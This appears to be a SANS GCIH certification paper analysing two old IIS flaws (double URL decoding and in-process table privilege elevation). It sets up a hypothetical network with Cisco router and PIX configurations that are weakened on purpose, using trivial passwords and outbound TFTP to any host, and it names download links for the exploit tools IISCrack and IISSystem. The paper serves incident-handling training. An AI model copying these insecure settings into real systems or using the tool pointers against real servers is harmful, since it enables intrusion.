Global Information Assurance Certification Paper

Superfluous Decoding Vulnerability
and
In-process Table Privilege Elevation Vulnerability

SANS GIAC Practical Assignment Version 2.1
Advanced Incident Handling and Hacker Exploits (GCIH)
Option 1 – Exploit In Action

Submitted By: Robert B. Noakes

Part 0 - Putting in the Holes

Security Strategic Goal

Although the Internet is many years old, it has recently developed into the complex and unfathomable network we know today. Due to the rapid growth and size of the Internet, its security has become a daily challenge with issues and events arising on a continuous basis. It is the goal of this document to show how technology alone is not the complete solution to security; effectual security also requires dedicated people.

Security Verses Usability

There is a common phrase out there that states, "Security and Usability are inversely proportional"; we have all heard it many times. Since there is no such thing as complete security in a usable system, we are motivated to find some point between the two extremes, which is a difficult point to pin.

Since I have not the displeasure of a virus outbreak or have been hacked (yet), this section is representative of how a project could become a threat source; it is an accurate portrayal of what would have been done based upon our existing policies. It is based on several actual projects; such risks as weak vendor applications and weak security requirements are real. Only secure configurations at the Internet connections help keep the wolves at bay.

Corporate Security Requirements

Current research indicates that computers, owned by unsuspecting people that are connected to the Internet, are being compromised in 3 days or less; producing a overwhelming number of systems to be used in a devastating attack. Under such hostile predation, even protected systems can be overwhelmed and become the victim of a successful attack. For security to be effective, a security policy must be deployed in addition to variety technological solutions.

Client Usability Needs

This justification is a compilation of three approved justifications for three respective projects; it has been sanitized to exclude sensitive organizational property and summarized for the purpose of this scenario.

Justification to Gather Information

Due to an increasing number of web-based transactions with our customers, it has become a requirement to extend the traditional walk-in customer support to our web customers; using Customer Relationship Management (CRM) solutions will allow us to achieve the required best-in-class customer service and support over the Web. Furthermore, it will be necessary to analyze all customers' needs to be competitive in the Internet economy. Providing high quality customer service is one of the best ways to distinguish ourselves. An easily customizable questionnaire application will help

achieve this goal resulting in a high level of customer satisfaction because they will get specific answers; reducing calls to the helpdesk and saving on costs.

Justification to Outsource

Outsourcing the web site development has several benefits. Outsourcing speeds completion of the project, because the design firm has no learning curve to slow down progress. Personnel cost savings more than compensate for the design firm's fee; this is proven out by adding up all the person-hours involved in site development and daily page maintenance. Outsourcing is likely to result in a site that loads faster; there are a number of technical tricks to speed the load times of Web sites that are known to development firms. Design firms tend to produce a more user-friendly product; the firms are aware of the navigation standards that users have come to expect, and they are able to meet these needs. Graphic and information design on the site tends to be more polished and professional; sites developed in-house tend to be lack unity of design due to the lack of tools that are typically expensive. Outsourcers are aware of copyright rules; in-house developers may borrow too generously from copyrighted material. A high-quality site produces a high-quality first impression; customers will not return if they are put off by a site that looks homegrown.

Merging Policy and Needs

As usual, it is "security versus usability" & "investment versus cost" and our Service Level Agreements (SLAs) require some compromise to be made towards usability with no considerations for security investments. However, some relatively cost effective steps, such as running the web server on a separate drive from the operating system, could make it little more difficult for the unsophisticated attacker to find critical programs.

The base system was configured with Windows 2000 Server, with Service Pack 2, and no accessories. The hard drive was formatted as NTFS with two partitions on the hard drive with one boot partition (C:) and one web partition (D:). The IIS was installed without FrontPage Extensions, without Internet Printing, and without Remote Administration. The default web service was installed on the web partition under a new web directory (D:\www). Having the default web page on the D: drive will keep the directory transversal type vulnerabilities (as they are discovered) from accessing the operating system commands. This is our standard installation.

Now that the default box is up and running on the staging network, it is time to install the customer's application, a web based questionnaire application. The install program requires the directories to be installed on the boot partition; all pertinent registry entries will point to this drive. Additionally, there are a couple of directories that require the "execute" right. It was noted, by network security, to the customer that this will undo the hardening that is performed on all default systems. It was noted, by the customer, to network security that they did not care. In the absence of an approved Risk Management Policy, the design was approved (the first nail).

The vendor chosen for outsourcing the static web pages developed a thick client that would upload raw data to their server at the end of the workday; then retrieve a composed web page at the beginning of the next workday. The vendor needed to

reduce bandwidth usage on their side, so they decided to choose TFTP and the built-in file transfer with their thick client (the second nail).

Communication between vendor and customer was very weak; getting vendor server information (e.g. IP Addressing, Operating System, and Security Profile) was impossible; the deadline was nearing fast. It was imposed upon the network group to cut a few corners now to be fixed later. Least access configuration was not possible for the TFTP protocol; so it was configured to "any" destination host and from "any" source host (the third and final nail).

At this point all gears are in motion for the attack; irrespective of security, the customer is up and running!

Part 1 – The Exploit

Vulnerability Overview

There were two (2) vulnerabilities used in this scenario. The first vulnerability covered allows the second vulnerability to be deployed to the target. The second vulnerability covered allows systems commands to be used that permit the attacker to take ownership of the target.

Superfluous Decoding Vulnerability

Brief Description

A superfluous decoding vulnerability in Microsoft Internet Information Server (IIS) versions 3.0 through 5.0 and Microsoft Personal Web Server (PWS) versions 1.0 and 3.0 that allows remote access to any system file by encoding directory transversal characters in the URI twice; giving an opportunity for a malicious user to execute operating system commands on the targeted web server. This vulnerability is very similar to a past vulnerability in IIS that was widely exploited.

The basis of this vulnerability is due to how Microsoft IIS/PWS decodes the URI string. It makes two passes at decoding the URI. The second decoding pass is out of compliance with the RFC 2396 requirements by including the virtual directory path while it should include only the parameters within the URI string. Furthermore, it is compounded due to the security checks being applied only to the results of the first decoding, although IIS/PWS utilizes the results of the second decoding. If the results of the first decoding pass meets the security requirements and the outcome of the second decoding pass points to an actual file, access will be permitted to that file.

Consequently, an attacker could walk the directory, of the web server, to gain access to a file transfer client, such as, TFTP or FTP and move over a file of malicious code to exploit a more serious vulnerability. Details will be discussed in later in this document.

Operating Systems Affected

The systems affected must be running either Microsoft IIS 3.0, 4.0 & 5.0 or Microsoft Personal Web Server 1.0 & 3.0. These were the default web server found on the following list of operating systems:

- Windows 95 and 98
- Windows NT Workstation 4.0 including SP1 through SP6a
- Windows NT Server 4.0 including SP1 through SP6a
- Windows NT Enterprise Server 4.0 including SP1 through SP6a
- Windows NT Terminal Server 4.0 including SP1 through SP6a
- Windows 2000 Professional including SP1 and SP2
- Windows 2000 Server including SP1 and SP2

- Windows 2000 Advance Server including SP1 and SP2
- Windows 2000 Datacenter Server including SP1 and SP2

Protocols / Services / Application Affected

Although the vulnerability is in how Microsoft IIS/PWS decodes the URI string, it particularly affects the HTTP and HTTPS protocols. Unfortunately, these protocols are the most commonly used in the Internet, creating a vast selection of targets. It affects the following web servers:

- Microsoft IIS 3.0
  - Windows NT Workstation 4.0 including SP1 through SP6a
  - Windows NT Server 4.0 including SP1 through SP6a
  - Windows NT Enterprise Server 4.0 including SP1 through SP6a
  - Windows NT Terminal Server 4.0 including SP1 through SP6a
- Microsoft IIS 4.0
  - Microsoft Windows NT 4.0 Option Pack
- Microsoft IIS 5.0
  - Windows 2000 Professional including SP1 and SP2
  - Windows 2000 Server including SP1 and SP2
  - Windows 2000 Advance Server including SP1 and SP2
  - Windows 2000 Datacenter Server including SP1 and SP2
- Microsoft Personal Web Server 1.0
  - Microsoft Windows 95
- Microsoft Personal Web Server 3.0
  - Microsoft NT Option Pack for NT 4.0
  - Microsoft Windows 95
  - Microsoft Windows 98

The Nimda worm exploits this vulnerability to copy itself to other vulnerable targets.

Variant

This vulnerability is very similar to the "Web Server Folder Directory Traversal Vulnerability" (CVE-2000-0884) that was discovered about six months prior which was widely exploited by the Code Blue Worm. The differences between the two vulnerabilities are minor. The older vulnerability is caused by a single decoding error, while the latter is caused by a double encoding error. Other than that simple difference, both vulnerabilities can be exploited in the same manner.

References

- **Discovered By:** Network Security Focus – NSFocus ID: SA2001-02
  http://www.nsfocus.com/english/homepage/sa01-02.htm
- **CVE ID:** CVE-2001-0333
  http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333
- **BID**: 2708
  http://online.securityfocus.com/bid/2708
- **Microsoft Security ID:** MS01-026
  http://www.microsoft.com/technet/security/bulletin/ms01-026.asp
- **CERT ID:** CA-2001-12
  http://www.cert.org/advisories/CA-2001-12.html
- **CIAC ID:** L-083
  http://www.ciac.org/ciac/bulletins/l-083.shtml
- **ISS ID:** iis-url-decoding (6534)
  http://www.iss.net/security_center/static/6534.php

In-process Table Privilege Elevation Vulnerability

A database error in Microsoft Internet Information Server (IIS) 5.0 creates a vulnerability that allows remote users (with guest privileges) to escalate their privileges from GUEST to SYSTEM.

The basis of this vulnerability is due to Microsoft IIS utilizing a configuration database (called the ***Metabase***) to find ISAPI extensions system files that will run in-process with system privileges; unfortunately, IIS uses relative paths to locate these files.

Consequently, this vulnerability allows the attacker to execute malicious code using any file name matching that of a file in the Metabase causing it to run in-process allowing any account to gain permanently escalated privileges. Details will be discussed in the later in this document.

Operating Systems Affected

The systems affected must be running Microsoft IIS 5.0 (prior versions of IIS are not affected by this vulnerability). This version of IIS is the default web server found on the following list of operating systems:

- Windows 2000 Professional including SP1 & SP2
- Windows 2000 Server including SP1 and SP2
- Windows 2000 Advance Server including SP1 and SP2
- Windows 2000 Datacenter Server including SP1 and SP2

Protocols – Services - Application Affected

This vulnerability affects the W3SVC service of IIS. Web based applications that are accessed via HTTP or HTTPS uses this service to extend the web server's capabilities.

This vulnerability is a serious one, since many of the web applications must run at a higher privilege. Unfortunately, HTTP and HTTPS protocols are the most commonly used in the Internet, creating a vast selection of targets. It affects the following IIS servers:

Microsoft IIS 5.0 & 5.1

- Windows 2000 Professional including SP1 and SP2
- Windows 2000 Server including SP1 and SP2
- Windows 2000 Advance Server including SP1 and SP2
- Windows 2000 Datacenter Server including SP1 and SP2

Variants

Since this is a new vulnerability that only applies to IIS 5.0 web server, there are no variant vulnerabilities and relatively few variant exploits.

- IISCrack: Downloadable from http://www.digitaloffense.net/iiscrack/iiscrack.zip
  - The IISCrack DLL will display a prompt that will permit a system command to be entered that could have the SYSTEM privilege.
  - The SHTML DLL has fixed commands that will issue key system commands automatically to escalate and keep access, in addition to restarting IIS to make the changes immediate.
- IISSystem: Downloadable from: http://xfocus.org/exploits/idq_dll.zip
  - The IISSystem DLL will invoke a "cmd.exe" shell that can have the SYSTEM privilege. It uses a client application, on the attack side, to set up a "netcat" type communication.
  - The SHTML DLL does not have built in shell capabilities. It requires the attacker to send a "netcat" type application to setup such communications.

References

- **Discovered By:** Entercept Security Technologies - Alert 08-15-01 http://www.entercept.com/news/uspr/08-15-01.asp
- **CVE ID:** CVE-2001-0507 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0507
- **BID:** 3193 http://online.securityfocus.com/bid/3193
- **Microsoft Security ID:** MS01-044 http://www.microsoft.com/technet/security/bulletin/ms01-044.asp
- **CIAC ID:** L-132 http://www.ciac.org/ciac/bulletins/l-132.shtml
- **ISS ID:** iis-relative-path-privilege-elevation (6985) http://www.iss.net/security_center/static/6985.php

These vulnerabilities individually do not impose a high threat; when used together, they impose a very-high threat.

Part 2 – The Attack


The Network

The network in this paper is purely hypothetical and is not designed to be robust or complete; it is designed to demonstrate how some of the most common installations, for a standard small organization, could be vulnerable to attacks. The router configuration files were developed by using Cisco's ConfigMaker (Version 2.6 Build 6).

Technical Details

Inbound Internet traffic is required to flow through a several network devices before it can get to the production core. They are listed below:

CISCO SYSTEMS 3640 ROUTER




- Hyperlink: http://www.cisco.com
- OS Version: IOS 12.2 with Firewall Feature Set
- Options: WIC-1T (1-Port Serial WAN Interface Card)
- Configuration File:

```
! ******************************************************************
! Outside.cfg - Cisco router configuration file
! Automatically created by Cisco ConfigMaker v2.6 Build 6
!   Friday, December 20, 2002, 01:05:10 PM
!
! Hostname: Outside
! Model: 3640
! ******************************************************************
!
service timestamps debug uptime
service timestamps log uptime
service password-encryption
no service tcp-small-servers
no service udp-small-servers
!
hostname Outside
```

```
!
enable secret enable
!
ip source-route
no ip name-server
!
ip subnet-zero
no ip domain-lookup
ip routing
!
! Context-Based Access Control
! Dynamic Access Control List is created when a user establishes a session
!
no ip inspect audit-trail
ip inspect tcp synwait-time 30
ip inspect tcp finwait-time 5
ip inspect tcp idle-time 3600
ip inspect udp idle-time 30
ip inspect dns-timeout 5
ip inspect one-minute low 900
ip inspect one-minute high 1100
ip inspect max-incomplete low 900
ip inspect max-incomplete high 1100
ip inspect tcp max-incomplete host 50 block-time 0
!
! IP inspect Ethernet_0_0
!
no ip inspect name Ethernet_0_0
ip inspect name Ethernet_0_0 tcp
ip inspect name Ethernet_0_0 tftp
ip inspect name Ethernet_0_0 ftp
ip inspect name Ethernet_0_0 udp
ip inspect name Ethernet_0_0 smtp
ip inspect name Ethernet_0_0 realaudio
!
! IP inspect Serial_0_0
!
no ip inspect name Serial_0_0
ip inspect name Serial_0_0 udp
ip inspect name Serial_0_0 smtp
!
interface Ethernet 0/0
 no shutdown
 description connected to FastHub412
 ip address 172.16.28.1 255.255.254.0
 ip inspect Ethernet_0_0 in
 ip access-group 100 in
 keepalive 10
!
interface Serial 0/0
 no shutdown
 description connected to Internet
 ip address 192.168.28.2 255.255.255.252
 ip inspect Serial_0_0 in
 ip access-group 101 in
 encapsulation ppp
!
! Access Control List 100
! ACLs to control Outbound
!
no access-list 100
access-list 100 permit tcp host 172.16.29.251 any eq www
access-list 100 permit tcp host 172.16.29.251 any eq 115
access-list 100 permit udp host 172.16.29.251 any eq tftp
access-list 100 permit tcp host 172.16.29.251 any range ftp-data ftp
access-list 100 deny ip host 172.16.29.251 any
access-list 100 permit udp host 172.16.29.252 any eq domain
access-list 100 deny ip host 172.16.29.252 any
access-list 100 permit tcp host 172.16.29.253 any eq smtp
access-list 100 deny ip host 172.16.29.253 any
```

```
access-list 100 permit tcp host 172.16.29.254 any eq www
access-list 100 permit tcp host 172.16.29.254 any eq 7070
access-list 100 permit tcp host 172.16.29.254 any eq 115
access-list 100 permit tcp host 172.16.29.254 any range ftp-data ftp
!
! Access Control List 101
! ACLs to control Inbound
!
no access-list 101
access-list 101 deny ip 172.16.28.0 0.0.1.255 any
access-list 101 permit tcp any host 172.16.29.251 eq www
access-list 101 deny ip any host 172.16.29.251
access-list 101 permit udp any host 172.16.29.252 eq domain
access-list 101 deny ip any host 172.16.29.252
access-list 101 permit tcp any host 172.16.29.253 eq smtp
!
ip classless
!
! IP Static Routes
ip route 0.0.0.0 0.0.0.0 Serial 0/0
no ip http server
snmp-server location Network Control Center
no snmp-server contact
!
line console 0
 exec-timeout 0 0
 password console
 login
!
line vty 0 4
 password console
 login
!
end
```

CISCO SYSTEMS PIX515E FIREWALL



- Hyperlink: http://www.cisco.com
- OS Version: PIX6.2
- Configuration:


```
PIX Version 6.2(2)
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz1 security20
nameif ethernet3 dmz2 security40
nameif ethernet4 dmz3 security60
nameif ethernet5 dmz4 security80
enable password password encrypted
passwd password encrypted
hostname pixfw
domain-name no.way
```

```
fixup protocol http 80
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
fixup protocol ftp strict 21

! ACLs to control Inbound
access-list acl-out permit tcp any host 172.16.29.251 eq www
access-list acl-out permit tcp any host 172.16.29.251 eq https
access-list acl-out permit udp any host 172.16.29.252 eq domain
access-list acl-out permit udp any eq domain host 172.16.29.252
access-list acl-out permit tcp any host 172.16.29.253 eq smtp
access-list acl-out deny icmp any any time-exceeded
access-list acl-out deny icmp any any traceroute
access-list acl-out deny icmp any any
access-list acl-out deny ip any any

! ACLs to control Outbound
access-list acl-in permit ip any any
access-list acl-in deny icmp any any time-exceeded
access-list acl-in deny icmp any any traceroute
access-list acl-in deny icmp any any
access-list acl-in deny ip any any

! Segment for the Internet Presence servers
access-list acl-dmz1 permit udp host 10.216.228.252 any eq domain
access-list acl-dmz1 permit udp host 10.216.228.252 eq domain any
access-list acl-dmz1 permit tcp host 10.216.228.253 any eq smtp
access-list acl-dmz1 permit udp host 10.216.228.251 any eq tftp
access-list acl-dmz1 permit tcp host 10.216.228.251 any eq www
access-list acl-dmz1 permit tcp host 10.216.228.251 any eq 443
access-list acl-dmz1 deny icmp any any time-exceeded
access-list acl-dmz1 deny icmp any any traceroute
access-list acl-dmz1 deny icmp any any
access-list acl-dmz1 deny ip any any

! Not Used
access-list acl-dmz2 deny icmp any any time-exceeded
access-list acl-dmz2 deny icmp any any traceroute
access-list acl-dmz2 deny icmp any any
access-list acl-dmz2 deny ip any any
access-list acl-dmz3 deny icmp any any time-exceeded
access-list acl-dmz3 deny icmp any any traceroute
access-list acl-dmz3 deny icmp any any
access-list acl-dmz3 deny ip any any
access-list acl-dmz4 deny icmp any any time-exceeded
access-list acl-dmz4 deny icmp any any traceroute
access-list acl-dmz4 deny icmp any any
access-list acl-dmz4 deny ip any any

pager lines 24
logging on
logging timestamp
logging monitor debugging
logging buffered warnings
logging trap warnings
logging facility 16
logging host inside 10.16.28.5

interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
interface ethernet3 auto
interface ethernet4 auto
```

```
interface ethernet5 auto
mtu outside 1500
mtu inside 1500
mtu dmz1 1500
mtu dmz2 1500
mtu dmz3 1500
mtu dmz4 1500

ip address outside 172.16.28.2 255.255.255.0
ip address inside 10.16.28.1 255.255.255.0
ip address dmz1 10.216.228.1 255.255.255.0


ip verify reverse-path interface outside
ip audit info action alarm
ip audit attack action alarm
no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address inside 0.0.0.0
failover ip address dmz1 0.0.0.0
failover ip address dmz2 0.0.0.0
failover ip address dmz3 0.0.0.0
failover ip address dmz4 0.0.0.0

arp timeout 14400

global (outside) 1 172.16.29.254 netmask 255.255.255.0
global (dmz1) 1 10.216.228.254 netmask 255.255.255.0
nat (inside) 1 10.16.28.0 255.255.254.0 0

! Sets up the NAT for the DMZ hosts
static (dmz1,outside) 172.16.29.253 10.216.228.253 netmask 255.255.255.255 0 0
static (dmz1,outside) 172.16.29.252 10.216.228.252 netmask 255.255.255.255 0 0
static (dmz1,outside) 172.16.29.251 10.216.228.251 netmask 255.255.255.255 0 0

access-group acl-out in interface outside
access-group acl-in in interface inside
access-group acl-dmz1 in interface dmz1
access-group acl-dmz2 in interface dmz2
access-group acl-dmz3 in interface dmz3
access-group acl-dmz4 in interface dmz4

route outside 0.0.0.0 0.0.0.0 172.16.28.1 1
route inside 10.16.28.0 255.255.254.0 10.16.28.1 1

timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip 0:30:00
sip_media 0:02:00
timeout uauth 0:05:00 absolute

http server enable
http 10.16.28.5 255.255.255.255 inside

snmp-server host inside 10.16.28.5
snmp-server location NCC Room
snmp-server contact NS group
snmp-server community readme
snmp-server enable traps


floodguard enable
sysopt security fragguard
no sysopt route dnat

telnet 10.16.28.5 255.255.255.255 inside
telnet timeout 5

ssh 10.16.28.5 255.255.255.255 inside
```


```
ssh timeout 60
terminal width 131
```

CISCO SYSTEMS FASTHUB 412 (WS-C412)



- Hyperlink: http://www.cisco.com
- OS Version: N/A Unmanaged
- Configuration: N/A

HISERVER 318 WITH HDB 31670 BLADES



- Hyperlink: http://www.nexcom.com
- OS Version: Windows 2000 Server with Service Pack 2 Installed
- Web Server Version: IIS 5.0
  1. Default Web Page Home Directory: D:/www
  2. FrontPage Extension NOT Installed.
  3. Hardware Options:
  4. Dual 10/100/1000 MB LAN ports
  5. 10/100 MB LAN port

6. Power-on & KVM Selected indicator
7. Up to 18 Swappable Server Blades
8. Alarm indicator
9. KVM/CF indicator
10. Management blade power switch
11. Chassis KVM selectors
12. Server blade KVM selectors
13. CF-locked button
14. Slim FDD
15. Slim CD-ROM

Network Description

In the diagram shown below, the Internet interface to the production core is comprised of several layers of mitigation.

- The HTTP server runs on Windows 2000 Server (with Service Pack 2).
- The DNS server is Windows 2000 Server (with Service Pack 2) built-in DNS server.
- The SMTP server runs on Windows 2000 Server (with Service Pack 2) and a SmartHost (InterScan™ Messaging Security Suite version 5.1) with virus protection that detects and removes viruses from SMTP and POP3 traffic at the messaging gateway before entering the internal environment.
- A Cisco PIX 515E Firewall to limit the inbound and outbound traffic to the SMTP, DNS, TFTP, HTTP, and HTTPS protocols. The firewall also provides the DMZ layer for the SMTP, DNS, and HTTP servers.
- A Cisco 3640 Access Router functions as the gateway to the Internet using a serial connection to a CSU/DSU for a T1 connection. The router also performs some traffic security controls using Context Based Access Control (CBAC). CBAC is a dynamic access control list that is created when a user establishes a session, which would allow return traffic into the protected network. This is being used instead of the "established" parameter (on the ACL) which also allows return traffic into the protected network, but can easily be circumvented by artificially clearing the SYN bit. The SYN bit must be set on the first packet in each direction during the TCP communication; any packet without the SYN bit set belongs to an established connection.
- The web server outbound established connection is limited to ports 80 (HTTP), 443 (HTTPS), and 69 (TFTP); the inbound established connection is limited to ports 80 (HTTP), and 443 (HTTPS). Only the HTTP service is running on the web server. The vendor changes are obtained from the vendor's site using a TFTP client on the web server.

Network Diagram

The following hypothetical diagram represents some of the most common installations of a router and firewall combination.




Figure 1 – Network Diagram

Protocol Description

Protocol, by definition, is a set of conventions governing how the information should be transmitted and received, particularly the formatting of the data in an electronic communications system. Fortunately, these protocols usually are well defined; unfortunately, these protocols usually are not well implemented.

Uniform Resource Identifier

A Uniform Resource Identifier (URI) is a compact string of characters for identifying an abstract or physical resource. The term "Uniform Resource Locator" (URL) refers to the subset of URI that identify resources by their access protocol.

Uniform standards permits varying types of identifiers to be used regardless of the methods used to access those resources. It allows the creation of new types of identifiers without affecting the way that existing identifiers are applied. A resource can be anything that has an identity such as an electronic document, an image, a service,

and a collection of other resources. An identifier is an object that can act as a reference to something that has identity. The following examples illustrate URIs that are in common use:

- **ftp scheme for File Transfer Protocol services:** ftp://ftp.cisco.com/anyfile.zip
- **http scheme for Hypertext Transfer Protocol services:** http://www.cisco.com/
- **mailto scheme for electronic mail addresses:** mailto:sales@cisco.com

Although the vulnerability is in how Microsoft IIS/PWS decodes the URI string, it particularly affects the HTTP and HTTPS protocols. The HTTP protocol is an application-level protocol with the low overhead offering the speed needed for distributed information systems over low speed lines.

Over the Internet and nearly all Intranets, HTTP application protocol runs on top of the TCP/IP network protocol. The default port is TCP 80 (HTTPS is on port TCP 443), but most any other ports can be used. This does not prohibit HTTP from being implemented on top of any other network protocol.

The HTTP protocol is based on a request/response model.

1. A client establishes a connection with a server and sends a request to the server.
2. The server responds with content.
3. Then the connection is closed.

The closing of the connection by either or both parties always terminates the current request, regardless of its status or origin.

Inherit Weaknesses

It tries to be a complete solution for every need. This creates a very extensive rule-set to define the protocol. Any attempt to make a target for Telnet and HTTP use the same identity will leave some holes behind. In particular, the HTTP protocol is generic and stateless offering little or no session security. This vulnerability can be exploited because of this weakness. The HTTP protocol has no built-in security, even for casual browsing, and is reliant upon the server to provide it.

Application Description

It was discovered that Common Gateway Interface (CGI) was not very efficient or secure; therefore, the Internet Server Application Programming Interface (ISAPI) was developed to fulfill the deficiencies of CGI. Consequently, the CGI and ISAPI became the two most widely used scripting methods for server interaction.

Typically, a CGI program is an EXE file and an ISAPI program is a DLL file. The ISAPI application can run in-process while CGI will only run out-of-process, so CGI needs to start a new thread for a new request and ISAPI can use an existing thread for a new request. This design allows ISAPI DLL's to outperform standard CGI EXE applications.

In-process and Out-of-Process Applications

Microsoft IIS allows you to define web applications that are extensions of the web server by using ISAPI (created by Process Software and Microsoft using dynamic link libraries) to make processes faster. The ISAPI applications can run in:

- Low Protection – (IIS Process): High Speed processing using the same address space as the IIS address space (same as the web server). Application using this level of protection run in the inetinfo.exe process and are referred to as ***in-process*** application having the identity of Local System; or,
- Medium Protection – (Pooled): Medium Speed processing using shared address space separate from the IIS address space. Application using this level of protection run in the dllhost.exe process and are referred to as ***out-process*** application having the identity of IWAM_*machine*; or,
- High Protection – (Isolated): Low Speed processing using isolated address space separate from shared or IIS address space. Application using this level of protection also run in the dllhost.exe process and are referred to as ***out-process*** application having the identity of IWAM_*machine*.

